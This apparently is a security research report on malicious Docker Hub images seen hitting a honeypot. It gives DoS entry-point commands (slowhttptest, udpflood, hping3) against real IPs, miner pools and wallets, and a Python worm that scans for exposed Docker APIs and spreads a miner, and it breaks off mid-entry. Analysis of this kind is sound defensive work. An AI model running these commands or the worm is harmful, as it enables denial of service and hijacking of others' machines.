A Slowloris attack is a Denial-of-Service (DoS) attack that targets HTTP servers, using dedicated software, for example, slowhttptest. During the attack the attacking machine sends incomplete HTTP requests, causing the victim host to open multiple connections while waiting to receive the rest of the request. As a result, the host's server reaches the maximum concurrent open connections limit, making it unable to open a new connection to service legitimate HTTP requests.



Denial of service attack scheme

Image Details

Image Name: douglasslow/slowhttptest:latest

Attack patterns: A single attack on October 10th, 2019

Entry-point: slowhttptest -c 30000 -H -i 10 -r 100 -l 86400 -t POST -u hxxp[:]//120[.]24[.]91[.]81[:]8080/index.php/Login/login

In this attack, the command is asking to open 30,000 connections using Slowloris attack with 10 seconds interval when the target seems to be a login page of a billing service.

Slowhttptest is a utility that leverages DoS attacks and Kali distribution by default. Thus far, it seems that this image has not been marked as malicious by the major malware scanners, such as VirusTotal. This makes us believe that, to carry out this attack, the adversaries created a self-compiled binary, as the variant of the binary file is unidentified by malware scanning tools. However, the self-compiled file carries many similarities to the open-source version.

Image Details

Image Details: nxqsmfxx2/stupid:slowhttptest

Attack patterns: A single attack on March 29th, 2020

Entry-point: slowhttptest -c 60000 -R -i 5 -r 100 -l 86400 -u"https://62.210.129.120/image.php?action=regimage"

UDP Flood Denial of Service Attack

A UDP flood is a Denial of Service (DoS) attack in which the attacker's machine is continuously sending numerous UDP packets to random ports on the target host's machine. The targeted host is engaged in checking if system processes are listening to the requested ports and returning a Destination Unreachable message when they are not. This cyclic process ties system resources, which overloads the server and renders it inaccessible.

Image ID

Name: foxleon/udpflood:latest

Attack Pattern: A single attack on October 8th, 2019.

Entry-point: /udpflood -t 39.96.196.166 -t 39.96.196.166 -p 80 -g 30720

It seems the victim used Alibaba cloud services to host his resource, the attacked port was 80, and the volume 30,720 Gib (below is a further discussion on this argument). Thus far, it seems that this image has not been marked as malicious by the major malware scanners, such as VirusTotal. Aqua's research team used IDA Malware analysis tool to further investigate the binary. An invocation of 2 threads led the researchers to locate the source code is available on Github. Comparing the udpflood binary with the source code, we found online reveals several differences between the two. For example, try_gb is a parameter that sets the amount of data to send to flood the target. In the public source code, the try_gb parameter is limited to the range of 0 to 1024, while the attack's command included the argument -g 30720 and the range check for try_gb parameter was missing. The anomalies as well as the similarities that we identified, led us to believe that udpflood is a self-compiled binary of the modified open-source code. However, as the name suggests, the modified binary works in the same way as the open-source binary, by flooding the target host with UDP packets.

TCP SYN Flood Denial of Service Attack

A TCP SYN flood is a Denial of Service (DoS) attack in which the attacker's machine is continuously sending numerous partial TCP packets to the target host's machine. The targeted host keeps seeking the complete TCP request and this causes the host to exhaust its resources. Since the host can wait for a long time for the possibility of the expected packets arriving.

Image Details

Image Details: nxqsmfxx2/stupid:latest

Attack patterns: 3 attacks on March 29th, 2020

Entry-point: hping3 -c 10000 -d 120 -S -w 64 -p 443 --flood --rand- 62.210.129.120

Dedicated Malicious Images with Explicit Miner Names

Cryptocurrency Mining Attacks

In these kinds of attacks, the adversaries are mainly using the binary xmrig (or similar), which is an opensource Monero Cryptominer.

A short disclaimer: crypto mining programs, and container images are legitimate software that by design are aimed to launch crypto mining processes. These images explicitly declare that this is what they are designed to do. On the other hand, when someone is pulling and running an image that hides the crypto mining processes, this component becomes a Potentially Unwanted Application (PUA). This offensive behavior is defined by the MITRE ATT&CK framework as resource hijacking since it causes degradation of system performance. In our case, the attacker broke into the host and ran this process for financial gain. This attack is pretty straightforward. The adversaries place an XMRIG binary in one of the image layers and run it with the relevant configuration parameters (XMR wallet, pool details, etc), below is a detailed list of the attacks:

Image 1 Details

Image name: martinplaner/xmrig:latest

Attack patterns: Aqua's research team observed 5 sessions between June 22nd, 2019, and June 26th, 2019.

Entry-point: A clear text command

Mining pool: xmr-us[.]dwarfpool[.]com[:]8005

Wallet: 46yWpUDvMm5fKfe7TjnJSJdq8oXmBJgVKXTuXymJ6W51Xp4RjRdFJ9QExvDrr1Hfgjec8SMqAPo6gJfZmgwVRHU2NoDFhbd

Malicious Binary

MD5: 05154c01e7bab847d35e3753935c8068

File type: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, stripped

File size: 2.20 MB (2304912 bytes)

Link to VirusTotal: https://www.virustotal.com/gui/file/dd5b04ef2dfc5c5c5b15e67efd306b25db3d32b0a9382c370b0bb7fd7b725bbd/detection

Image 2 Details

Image name: bitnn/alpine-xmrig:latest

Attack Patterns: A single attack on November 14th, 2019.

Entry-point: A clear text command

Mining pool: xmr[.]crypto-pool[.]fr[:]3333

Wallet ID: 4AzhoKeE9msSGjQPpLn2LLPvXWDQexgrmEGSu81GjRNg5PaVAJpMfPg5fukTgpWt4W5T1aAmkDP2mFtPsqMFTT3P8JsDVEN

Malicious Binary

MD5: 11471dab4bf59e2db5d543cafd5605c9

File type: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked (uses shared libs), stripped

File size: 326.44 KB (334272 bytes)

Link to Virus Total: https://www.virustotal.com/gui/file/4bd7ebeb4e44d8e7b0e2cc6cf4ea827a2f301bd9c8a437b0bb294a4f27a28687/detection

Image 3 Details

Image name: metal3d/xmrig:latest


Attack Patterns: Two attacks on October 28th, 2019, and April 14th, 2020.

Entry-point: A shell script - /entrypoint.sh

Mining pool: xmr[.]metal3d[.]org[:]8080

Wallet ID: 44vjAVKLTFc7jxTv5ij1ifCv2YCFe3bpTgcRyR6uKg84iyFhrCesstmWNUppRCrxCsMorTP8QKxMrD3QfgQ41zsqMgPaXY5

At entry-point (metal3d/xmrig) the attacker used a shell script - /entrypoint.sh



```
metal3d_wallet="44vjAVKLTFc7jxTv5ij1ifCv2YCFe3bpTgcRyR6uKg84iyFhrCesstmWNUppRCrxCsMorTP8QKxMrD3QfgQ41zsqMgPaXY5"

if [ "$POOL_USER" == ${metal3d_wallet} ]; then
    # here, there is two cases:
    # - your a donator, so you dont' try to change the POOL_PASS for my workers
    # - your... me ? so I know the FORCE_PASS password, and I can change the POOL_PASS to make change the name
    if [ "$FORCE_PASS" != "" ]; then
        # this is only for me, metal3d, to be able to use my own wallet
        # and setup my own POOL_PASS
        echo "Checking SHA"
        sha=$(echo "$FORCE_PASS" | sha256sum | awk '{print $1}')
        if [ $sha != "5a460959c23fe4f5b1c892eeca09523d6b2cd7b6b51bdd911182f0313d9e69ca" ]; then
            echo
            echo -e "\033[31mERROR, SHA256 of your password is not reconized, so you can't change the password of Metal3d miner\033[0m"
            exit 1
        fi
        echo -e "\033[32mSHA verified\033[0m"
        echo "Worker name is $POOL_PASS"
    else
        # there, it's for donators, so the password is "donator + uuid"
        POOL_PASS="donator-$(uuidgen)"
        echo
        echo -e "\033[36mYour a donator 💝\033[0m Thanks a lot, your donation id is \033[34m$POOL_PASS\033[0m"
        echo "Give that id to me if you want to know something, and send mail to me: metal3d _at_ gmail"
        echo
        echo -e "\033[31mTo mine for your own account, please provide your wallet address and change environment variables\033[0m"
        echo "- POOL_USER=your wallet address"
        echo "- POOL_PASS=password if needed, default is 'donator'+uuid => $POOL_PASS"
        echo "- POOL_URL=url to a pool server => $POOL_URL"
        echo
    fi
fi


# API access token to get xmrig information
if [ "$ACCESS_TOKEN" == "" ]; then
    ACCESS_TOKEN=$(uuidgen)
    echo
    echo -e "You didn't set ACCESS_TOKEN environment variable,"
    echo -e "we generated that one: \033[32m${ACCESS_TOKEN}\033[0m"
    echo
    echo -e "\033[31m ⚠ Waring, this token will change the next time you will restart docker container, it's recommended to provide one an
    echo
fi
```

In this particular attack, the adversaries used the default values of Patrice Ferlet, who wrote the code of this container.

Additional Malicious Behavior Based on MITRE ATT&CK

Weaponization

Execution Guardrails: A possible debugging detection technique was detected during runtime

Propagation

System Information Discovery: A directory listing activity was detected during runtime.

System Information Discovery: An attempt of the container to fingerprint the host was detected during runtime

Image 4 Details

Image name: patsissons/xmrig:latest

Attack Pattern: The research team viewed 5 attacks against its honeypot. 3 attacks took place between November 14th-15th, 2019, and 2 other attacks on December 24th, 2019 and January 07th, 2020.

Entry-point: A clear text command

Mining pools:

- pool[.]supportxmr[.]com[:]3333
- monero[.]herominers[.]com[:]10193
- mine[.]xmrpool[.]net[:]3334

Wallet IDs:

- 4AzhoKeE9msSGjQPpLn2LLPvXWDQexgrmEGSu81GjRNg5PaVAJpMfPg5fukTgpWt4W5T1aAmkDP2mFtPsqMFTT3P8JsDVEN
- 48G8yqSqv6r3HupEAyQFZgR2N3PTnuTYbTHD3uLDAxEQGd4ZXFXVYcKgwyVXJHGMs7BqQrHJuGmXwCbLvLfSA7uAA5yczQV
- 49KMEhmWc7wFqXnvx9agkGZTpNtLKcYq9WySsnE1hFj5XGWDQF6UxVwGovUdZPFgqz1cz6K7Cdk3A1mXB67ASj2eVo6i9By

Malicious Binary

MD5: cd87f859f0f48fd780731a826e7c8e1a

File type: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), dynamically linked (uses shared libs), for GNU/Linux 2.6.32, from ‹x)›, stripped

File size: 3.82 MB (4005816 bytes)

Link to Virus Total: https://www.virustotal.com/gui/file/ca09154d4288811ad7f26a5b240d33c00429fc767a48da86a1f0344259cdc8f0/detection

Additional Malicious Behavior Based on MITRE ATT&CK

Weaponization

Execution Guardrails: A possible debugging detection technique was detected during runtime

Propagation

System Information Discovery: An attempt of the container to fingerprint the host was detected during runtime

Image 5 Details

Image name: kannix/monero-miner:latest

Attack Patterns: There were 17 attacks. 6 attacks occurred between December 29th, 2019, and December 31st, 2019, while the rest took place between March 12th and 13th, 2020.

Entry-point: A clear text command

Mining pools: pool[.]supportxmr[.]com[:]3333

Wallet IDs: 4AkArsv56UoeBQjN5qXJZoKMzscyoArE1KEzn6e6RyjZTfaRPeSCvrqNVP9SiBe7tKGF2ME6MbzMpedqMPB5Ug5cKNmBCqb

Malicious Binary

MD5: 62ef0503d55fdbe1f28df2f6fb76b965

File type: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV)

File size: 7.10 MB (7449128 bytes)

Link to Virus Total: https://www.virustotal.com/gui/file/9f6a4f3fd71aa654367df866ac446ed2ef986e9e0132a6312e0e0165d2fa0af4/detection

Additional Malicious Behavior Based on MITRE ATT&CK

Weaponization

Execution Guardrails: A possible debugging detection technique was detected during runtime.

Kernel Modules and Extensions: An attempt to load Kernel Module was detected during runtime.

Propagation

System Information Discovery: An attempt of the container to fingerprint the host was detected during runtime.

System Information Discovery: A CPU fingerprint was detected during runtime.

Dedicated Malicious Images with Benign Images

Cryptocurrency Mining Attacks

In these kinds of attacks, the adversaries mainly used the binary xmrig (or similar), which is an opensource Monero Cryptominer.

A short disclaimer: crypto mining programs and container images are legitimate software which, by design, are made to launch crypto mining processes. These images explicitly declare that this is what they are designed to do. On the other hand, when someone is pulling and running an image that hides the crypto mining processes, this component becomes a Potentially Unwanted Application (PUA). This offensive behavior is defined by the MITRE ATT&CK framework as resource hijacking since it causes degradation of system performance. In our case, the attacker intruded the host and ran this process for financial gain. This attack is pretty straightforward. The adversaries place an XMRIG binary in one of the image layers and run it with the relevant configuration parameters (XMR wallet, pool details, etc).

Below is a detailed list of the attacks:

Image 1 Details

Image name: gakeaws/mysql:5.6

Attack Patterns: This image attacked 4 times on September 9th, 2019 between 3pm and 7pm.

Entry-point: A clear text command

Mining pools: pool[.]supportxmr[.]com[:]5555

Wallet IDs: 45TwKEr1LjoEPuxnbfuPhaXCf138AoQvtSJ3jdqg1gPxNjkSNbQpzZrGDaFHGLrVT7AzM7tU9QY8NVdr4H1C3r2d3XN9Cty

Malicious Binary

MD5: 05154c01e7bab847d35e3753935c8068

File type: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, stripped

File size: 2.20 MB (2304912 bytes)

Link to Virus Total: https://www.virustotal.com/gui/file/dd5b04ef2dfc5c5c5b15e67efd306b25db3d32b0a9382c370b0bb7fd7b725bbd/detection

Image 2 Details

Image name: greekgoods/kimura:1.0

Attack Patterns: The research team identified 17 attacks that took place between January 20th, 2020, and June 19th, 2020.

Entry-point: A clear text command

Mining pools: 104[.]140[.]201[.]42[:]80

Wallet IDs: 44zJ1Spab8ZNWaQXaxWH5Vawkxfj5LLUUJ9vfS6nGoJXEQkwv8gQ6gGar55xeN wZVcSrSgAUqBKWgew5VuGRjb7N6MaV8Hv

Malicious Binary

MD5: f69b1ebbf03d087c2c6353298837066e

File type: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, stripped

File size: 3.87 MB (4063032 bytes)

Link to Virus Total: https://www.virustotal.com/gui/file/9f2b401bf53b955ae315746baa26e5-66cab2a62efc01cd40f909955e5f003408/detection

Additional Malicious Behavior Based on MITRE ATT&CK

Propagation

System Information Discovery: An attempt of the container to fingerprint the host was detected during runtime

Communication


Direct Communication With An Explicit IP: Direct communication with a host using an explicit IP address (no DNS resolution) was detected during runtime.

Image 3 Details

Image name: abailey000/debian:buster and abailey000/debian:buster-slim

Attack Patterns: Aqua's research team observed 111 attacks against its honeypot infrastructure. These attacks took place between October 29th, 2019, and January 14th, 2020.


abailey000/debian campaign between October 2019 and January 2020



Entry-point: A JSON configuration file


Mining pools: mine[.]c3pool[.]com[:]13333

Wallet IDs: 4453uAxM3ej4p4DWJBV8v1QpdA9vZB7j1cocTXcbjpoSaxXdBC5SxDrgxU6JmV8ePhL95kwHTtZwcP5zENXNSJwUHN5hFza



```
#!/bin/bash
/root/xmrig -c /root/config.json
```

The configuration file stores the information about the wallet ID, pool and mining settings



```
"pools": [
    {
        "algo": null,
        "url": "mine.c3pool.com:13333",
        "user": "4453uAxM3ej4p4DWJBV8v1QpdA9vZB7j1cocTXcbjpoSaxXdBC5SxDrgxU6JmV8ePhL95kwHTtZwcP5zENXNSJwUHN5hFza",
        "pass": "x:admin@noauth.fail",
        "rig-id": null,
        "nicehash": false,
        "keepalive": false,
        "enabled": true,
        "tls": false,
        "tls-fingerprint": null,
        "daemon": false
    }
```

Malicious Binary

MD5: da55d254f0839f97280308d2f284bfba

File type: 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, stripped

File size: 3.14 MB (3291128 bytes)

Link to Virus Total: https://www.virustotal.com/gui/file/5fb2927549c11b77d7c56a7350a0353d22303c47d69f2f1e24a4fbaa39c2afc6/detection

Additional Malicious Behavior Based on MITRE ATT&CK

Weaponization

Execution Guardrails: A possible debugging detection technique was detected during runtime

Propagation

System Information Discovery: An attempt of the container to fingerprint the host was detected during runtime

System Information Discovery: A CPU fingerprint was detected during runtime

Image 4 Details

Image name: gakeaws/mysql:5.6

Attack patterns: There were 4 attacks against Aqua's security research team honeypot infrastructure, which all took place on September 15th, 2019.

Entry-point: A clear text command

Mining pools: pool[.]supportxmr[.]com[:]5555

Wallet IDs: 45TwKEr1LjoEPuxnbfuPhaXCf138AoQvtSJ3jdqg1gPxNjkSNbQpzZrGDaFHGLrVT7AzM7tU9QY8NVdr4H1C3r2d3XN9Cty

Malicious Binary

MD5: 05154c01e7bab847d35e3753935c8068

File type: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, stripped

File size: 2.20 MB (2304912 bytes)

Link to Virus Total: https://www.virustotal.com/gui/file/dd5b04ef2dfc5c5c5b15e67efd306b25db3d32b0a9382c370b0bb7fd7b725bbd/detection

Image 5 Details

Image name: trezrez1187sourtour/ubuntu14.01:latest

Attack Patterns: A single attack that took place on January 24th, 2020.

Entry-point: A clear text command

Mining pools: mine[.]xmrpool[.]net[:]3334

Wallet IDs: 49KMEhmWc7wFqXnvx9agkGZTpNtLKcYq9WySsnE1hFj5XGWDQF6UxVwGovUd ZPFgqz1cz6K7Cdk3A1mXB67ASj2eVo6i9By

Malicious Binary

MD5: 6e7caa0beb7611089e9f431a2c470af9

File type: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, stripped

File size: 2.78 MB (2915024 bytes)

Link to Virus Total: https://www.virustotal.com/gui/file/e0c4e3e12283a7ae3f49f9857dccad6-7daf984cc357566791f6ff8f4fbeed1fc/detection

Image 6 Details

Image name: vkhopade/nginx:v8.9

Attack Patterns: A single attack on September 26th, 2019.

Entry-point: A clear text command

Mining pools: pool[.]supportxmr[.]com[:]5555

Wallet IDs: 48Eo12moTqMFMb3FuECai1bgdCpk3LD7geuxsTQdLDZBEvoFUkCqVX8eQQ9yjbD3K94y9oqh3WRiaLVKmmFVSGyq6oZCPNw

Password: Often adversaries didn't use a password, or used a simple one such as 'x'. In other cases, they used the timestamp and the IP address of the victim. In this case, it seems that the adversary used his email address as the password. Probably a bogus one, but still worth mentioning: vps1[:]vaihav[.]khopdade[@]yandex[.]com

Malicious Binary

MD5: 6e7caa0beb7611089e9f431a2c470af9
File type: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, stripped

File size: 2.78 MB (2915024 bytes)


Link to Virus Total: https://www.virustotal.com/gui/file/e0c4e3e12283a7ae3f49f9857dccad67daf984cc357566791f6ff8f4fbeed1fc/detection

Image 7 Details

Image name: felilca/ubuntu:latest

Attack Patterns: Between March 2020 and June 2020 there were 310 attacks.

felilca/ubuntu image campaign between March 2020 and June 2020



Entry-point: A clear text command

Mining pools: mine[.]c3pool[.]com[:]13333

Wallet IDs: 4453uAxM3ej4p4DWJBV8v1QpdA9vZB7j1cocTXcbjpoSaxXdBC5SxDrgxU6JmV8ePhL95kwHTtZwcP5zENXNSJwUHN5hFza

Malicious Binary

MD5: 3e4e81cbd6f72124aad86a1ca80e2e02

File type: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0, from ‹8@1600(%rax) 8@1608(%rax)›, stripped

File size: 7.33 MB (7685312 bytes)

Link to Virus Total: https://www.virustotal.com/gui/file/24e1d0f4ab4c5c84ec64fe62613672b40a4db8a92f6e03a6baa2c58ce7590e04/detection

Additional Malicious Behavior Based on MITRE ATT&CK

Weaponization

Kernel Modules and Extensions: An attempt to load Kernel Module was detected during runtime

Propagation

System Information Discovery: An attempt of the container to fingerprint the host was detected during runtime

System Information Discovery: A CPU fingerprint was detected during runtime

Image 8 Details

Image name: saladbarman/saladbarman:latest

Attack Patterns: The research team identified 4 attacks that all took place on July 5th, 2019.

Entry-point: A clear text command

Mining pools: monerohash[.]com[:]2222

Wallet IDs: 45F63UPYbAE1opWW9eAyErgx299LywuTKgWCRzcyW7mZ3RSM9WdCQT7gTMP zq2ciLATArw85aByiga7irig4E4Eo2hGvVBN

Malicious Binaries

MD5: eb6e454ec1a332d18d6b05b5254640bc and 165845dab980adbcfaba8ce0c68f94e2

File type: ELF

Magic: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux)

Malware Name: Multios.Coinminer.Miner-6781728-2

Additional Malicious Behavior Based on MITRE ATT&CK

Propagation

System Information Discovery: A CPU fingerprint was detected during runtime

Image 9 Details

Image name: tanchao2014/mytest:latest

Attack Patterns: The research team identified 2 waves of attacks that can be attributed to 2 attackers or to the same attacker who changed his Monero wallet. There were 3 attacks between August 15th and 19th, 2019, and 2 other attacks on September 7th, 2019.

Entry-point: Clear text commands

Mining pools:

- pool[.]supportxmr[.]com[:]5555
- xmr[.]f2pool[.]com[:]13531

Wallet IDs:

- 45TwKEr1LjoEPuxnbfuPhaXCf138AoQvtSJ3jdqg1gPxNjkSNbQpzZrGDaFHGLrVT7AzM7t U9QY8NVdr4H1C3r2d3XN9Cty
- 43U3d1PBg4Gi2BaeMx7nH2dQsyZhAdMRATkJmbvr3kFuEMvU93f4H5geqjnru7SjLA3q 81xCnUWr9PdFJRKDB5131fbC8pE

Image 10 Details

Image name: shaylsholmes/myubuntu:3.0


Attack Patterns: A single attack on December 10th, 2019.

Entry-point: A Shell script that runs a Python script to set in motion the container and the mining process.


Mining pools: pool[.]minerxmr[.]com[:]4444

Wallet IDs: 46H5FPmG5×8NCXTTLMWcTzezHR5CqkQeg41XnbfK1Ujh1sw4xx29WmM15rEVa XMrUWN8SutBnGe21XvWg3T69B5ENfuUymp

This shell script executes the attack including a Python script which is used to randomly generate a wallet id.



```
#! /bin/sh
/usr/bin/python3.6 /den/a.py
```




```
import socket,subprocess,os,random,struct

subprocess.Popen(["/den/xmrig"])
baglanti = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
baglanti.settimeout(3)

while 1:
    ip = socket.inet_ntoa(struct.pack('>I' , random.randint(1, 0xffffffff)))
    result = baglanti.connect_ex((ip,2375))
    if result == 0:
        os.system("docker -H "+str(ip)+":2375 run -it -d shaylsholmes/myubuntu:3.0")
```

Image 11 Details

Image name: gakeaws/nginx and karenz/gakeaws-nginx:v2.0

Attack patterns: There were 39 attacks against Aqua's research team honeypot infrastructure:

